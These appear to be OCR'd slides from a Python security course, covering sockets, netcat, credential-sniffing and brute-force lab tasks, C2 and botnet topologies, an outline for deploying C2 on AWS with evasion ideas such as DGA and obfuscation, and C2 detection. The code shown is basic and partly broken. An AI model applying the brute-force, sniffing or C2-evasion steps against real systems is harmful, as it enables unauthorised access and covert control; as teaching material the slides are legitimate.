Print_Multiple("Hello", 2)
Print_Multiple("Hi!")
```

Functions

- Functions can pass data at the end of the execution.
- The **return** keyword is used to pass the values.
- **return** also terminates the execution of a function.

```
def Calculation(x, y):
        answer = x + y
        return answer

Result = Calculation(2, 4)
print(result)

Result2 = result * 2
```

Lab 8: Calculator

- Receive 2 User numbers and 1 Operation (+,-,*, /)
- Define basic operations functions.
- Define the main function.
- Run the correct function according to users operation

```
def addition(x, y):
        answer = x + y
    return answer

def multiplication(x, y):
    answer = x * y
    return answer
```

Lab 8: Calculator

- Receive 2 User numbers and 1 Operation (+,-,*, /)
- Define basic operations functions.
- Define the main function.
- Run the correct function according to users operation

```
def addition(x, y):
        answer = x + y
    return answer

def multiplication(x, y):
    answer = x * y
    return answer
```

Networking and Sockets

Python Socket

- The endpoint of a connection between two communicating parties
- Consists of an:
  - Source/Destination IP address
  - Protocol
  - Source Destination port
- The socket library is part of Python's standard library.
- The library allows creation of sockets for connection and listening purposes.

Python Socket

- Two objects are returned when a connection is accepted: a socket and an IP address.
- A connection should be closed when the communication ends.

```
import socket

new_socket = socket.socket()

new_socket.bind(("0.0.0.0", 50000))

new_socket.listen(4)

conn, addr = new_socket.accept()

new_socket.close()
```

Test Server with Netcat

- nc –v IP PORT

```
maks@Makss-MBP ~ % nc -v 127.0.0.1 50000
Connection to 127.0.0.1 port 50000 [tcp/*] succeeded!
maks@Makss-MBP ~ % nc -v 127.0.0.1 50000
nc: connectx to 127.0.0.1 port 50000 (tcp) failed: Connection refused
maks@Makss-MBP ~ %
```

```
Starting new Socket
Connection Accepted

Conn variable:  <socket.socket fd=4, family=AddressFamily.AF_INET
, type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 50000
), raddr=('127.0.0.1', 61930)>

, Addr Variable: ('127.0.0.1', 61930)
maks@Makss-MBP Python-Labs %
```

Client Socket

- Connect to IP and Port as a Tuple
- Try/Except
- If Statements
- Loops

```
import socket

new_socket = socket.socket()

new_socket.connect(("10.0.0.5", 50000))

new_socket.close()
```

Client Socket Netcat

- Nc –lv 50000

```
maks@Makss-MBP ~ % nc -lv 50000

maks@Makss-MBP ~ %
```

```
Connected to Server!
maks@Makss-MBP Python-Labs %
```

Sending data

- Data sent between a client and server must be encoded.
- Encoding is required because a socket can only accept bytes.

```
import socket

new_socket = socket.socket()

new_socket.connect(("10.0.0.5", 50000))

new_socket.send("Hello from the other side".encode())

new_socket.close()
```

Receiving data Server

- Python's socket can also accept data from a client.
- A byte limitation (buffer) needs to be set for all data received.
- The accepted data must be decoded to get the human-readable representation.

```
import socket

new_socket = socket.socket()
new_socket.bind(("0.0.0.0", 50000))
new_socket.listen(4)
conn, addr = new_socket.accept()
data = conn.recv(2048).decode()
print(data)
new_socket.close()
---------------------------------
Hello from the other side
```

Receiving data Client Side

- A server typically also sends data to clients.
- Clients receive the data similarly to how the server receives data.

```
import socket

new_socket = socket.socket()
new_socket.settimeout(5.0)
new_socket.connect((“10.0.0.5", 50000))

data = new_socket.recv(2048).decode()
print(data)
except socket.timeout:
print("Timed out waiting for data")
new_socket.close()
```

Hello from server

Lab 9: Login via Sockets

1. Pick a Partner to be Server or Client
2. Client Connect to Server
3. Server Ask Client for Username & Client sends username
4. Server asks for password & Client Sends password
5. Server compares Username & Password to Known Credentials and Authenticates (Passwords in Variable or from File on Server)
6. If correct, Servers says “Login Successful “
7. If wrong, Server tells client “Wrong Credentials”
8. Run Wireshark and view the Traffic!

BONUS: Hash Password to hide it from network

Lab 10 - Login Sniffing

1. Download Client.py and Server.py
2. Run but don't look at Server.py code
3. Goal is to get credentials from Packet Capture and login to receive the flag from the server

» Hint:

- You should edit Client.py only
- Wireshark is a great resource


Lab 11: Chat Room - Brute Force

1. Download whole Lab 11 Folder.
2. Run Server.py and Client.py
3. Goal is to create a python script that brute forces the login on Server.py with Wordlist file
   - » For easier attempt look at the Server.py code

Command and Control(C2) & Botnet Topologies


C2 and Botnets

- **C2, C&C, Command and Control:** networks are secure communication systems that enable commanders and managers to issue instructions, receive data, and maintain situational awareness over geographically dispersed end points.
- **A botnet** is a group of Internet-connected devices, each of which runs one or more bots. The owner can control the botnet using command and control software.




C2 and Botnets

- **Multi-server**: in which there are multiple C&C servers for redundancy in case one is disabled.
- **Hierarchical**: in which multiple C&C servers are organized into tiered groups to increase reliability.
    - Possible to parcel out groups of bots for rental to different clients.
    - Reduces the number of machines that could be discoverable from the detection of a single group or bot.




C2 and Botnets

- **Random**, in which there is no C&C server at all and bots communicate peer-to-peer (P2P botnet), with more advanced botnets using encryption.
- As a resiliency measure, some non-random botnets are designed to reorganize as a P2P botnet in the event that a C&C server is taken down
- **Evolving Strategies:** Botmasters often evolve their botnet architectures to counter cybersecurity measures, leading to more complex and hybrid approaches that blend various topologies to optimize resilience and control.



C2 Communication Channels

- **Application Layer Protocols:** Leveraging standard protocols like HTTP/HTTPS disguised as legitimate traffic.
- **Non-Application Layer Protocols:** Utilizing network protocols like ICMP (ping) or DNS requests for data transfer.
- **Social Media and Cloud Services:** Abusing platforms like social media or cloud storage for hidden communication channels.
- **Multi-Stage Channels:** Employing a series of communication channels to mask the origin and destination of C2 traffic.




SMTP C2 via Python

```
# Email sender and recipient
sender_email = "your-email@example.com"
receiver_email = "receiver-email@example.com"

# Email subject and body
subject = "Hello from Python"
body = "This is a test email sent from a Python script."

# SMTP server details
smtp_server = "smtp.example.com"
smtp_port = 587  # For SSL use 465, for TLS use 587
smtp_username = "your-email@example.com"
smtp_password = "your-email-password"
```


```
# Connect to the SMTP server and send the email
try:
    server = smtplib.SMTP(smtp_server, smtp_port)
    server.starttls()  # Secure the connection
    server.login(smtp_username, smtp_password)
    server.sendmail(sender_email, receiver_email, message.as_string())
    print("Email successfully sent!")
except Exception as e:
    print(f"Failed to send email: {e}")
```

Host C2 on AWS




AWS EC2

- **On-Demand Cloud Computing:** Spin up virtual servers in seconds, with a wide range of configurations to choose from.
- **Scalability:** Easily scale your compute resources up or down to meet changing demands.
- **Pay-As-You-Go:** Only pay for the compute resources you use.
- **Global Reach:** Deploy your applications across a vast global infrastructure with multiple regions and Availability Zones.



Control Network Traffic with Security Groups

- **Firewall in the Cloud:** Security groups act as virtual firewalls, controlling inbound and outbound traffic to your EC2 instances.
- **Granular Control:** Define security rules to specify which ports are open and who can access them.
- **Multiple Security Groups:** Assign multiple security groups to an instance for layered security.
- **Best Practices:** Follow the principle of least privilege, only opening the ports your application needs.



Features of a Botnet

- **Data Exfiltration:**
  - **Keylogging:** Capture keystrokes entered on the endpoint, potentially grabbing passwords or sensitive information.
  - **Screenshotting:** Take screenshots of the endpoint's screen to steal visual data.
  - **File Transfer:** Upload or download specific files from the endpoint to a central server controlled by the botnet operator.
- **System Exploitation:**
  - **Installing Malware:** Download and install additional malware onto the endpoint, expanding the botnet's functionality or causing further damage.
  - **Denial of Service (DoS) Functionality:** Turn the endpoint into a mini-attacker, flooding targets with traffic as instructed by the botnet controller.

Features of a Botnet

- **Resource Disruption:**
  - **Cryptojacking:** Utilize the endpoint's processing power to mine cryptocurrency for the botnet operator's benefit.
  - **Spam Relaying:** Turn the endpoint into a spam server, sending out massive amounts of spam emails under the radar.
- **Information Gathering:**
  - **Network Sniffing:** Monitor network traffic flowing through the endpoint, potentially capturing login credentials or other sensitive data.
  - **System Information Gathering:** Collect data about the endpoint's hardware, software configuration, and running processes.

Deploying C2 Infrastructure on AWS

Deploying C2 Infrastructure on AWS

1. Chose EC2 OS to host Botnet server. Ex: ubuntu
2. Allow Ports via Security Group and host based Firewall. Ex: SSH
3. Remotely connect to EC2 via SSH/VNC
4. Deploy C2 Server.py on EC2 via Git Clone
5. Run Server.py and test/troubleshoot networking
6. Deploy Client.py on test endpoint either Local, VM or another EC2
7. Test Botnet Features
8. Bonus: Do a packet capture
    a. To See and Learn how features work/look like
    b. Familiarity when seeing similar actions in the wild


Bonus: Deploy C2 infrastructure with redundancy

1. **Networking**
   a. **Embed multiple IP's/Domains** for C2 communication in case they get taken down
   b. **Implement DGA** - Domain Generation Algorithm
   c. **Obfuscate/Encrypt** communication for more difficult detection (Solarwinds Example)
2. **Server Side**
   a. **Multiple EC2** servers for redundancy
   b. Side Channel communication
      i. Example: SMTP server via Gmail.
      ii. Server.py sends email to SMTP
      iii. Client.py checks email and runs commands

Gmail

How to Detect C2 in Malware

C2 Malware Stages



How to Detect C2 in Malware

Network Traffic Analysis:


- **Monitoring DNS Requests:** Malicious software often uses DNS requests to communicate with C2 servers. Analyzing these requests for suspicious domain names, newly registered domains, or frequent lookups for specific IP addresses can be a red flag.
- **Deep Packet Inspection (DPI):** Examining the content of network packets can reveal hidden communication within seemingly normal protocols like HTTP or HTTPS. Tools can look for specific patterns or keywords associated with known C2 protocols.
- **Port Monitoring:** Certain ports are commonly used for C2 communication, such as port 443 (HTTPS) or custom ports defined by the malware. Monitoring inbound and outbound traffic on these ports can be helpful, but malware can use encryption or switch ports to evade detection.

How to Detect C2 in Malware


Behavioral Analysis:

- **Unusual Network Activity:** Sudden spikes in network traffic, frequent connections to unknown IP addresses, or connections to geographically distant locations can indicate C2 communication.
- **Process Monitoring:** Observing processes on the infected device for suspicious behavior like abnormal file access patterns, communication with known C2 domains, or attempts to obfuscate network activity.
- **Sandboxing:** Running suspected malware in a secure isolated environment allows for analyzing its network communication without risking a real-world infection.
- **Sharing Information:** Sharing information about new threats can help prepare for and identify C2 patterns more quickly.

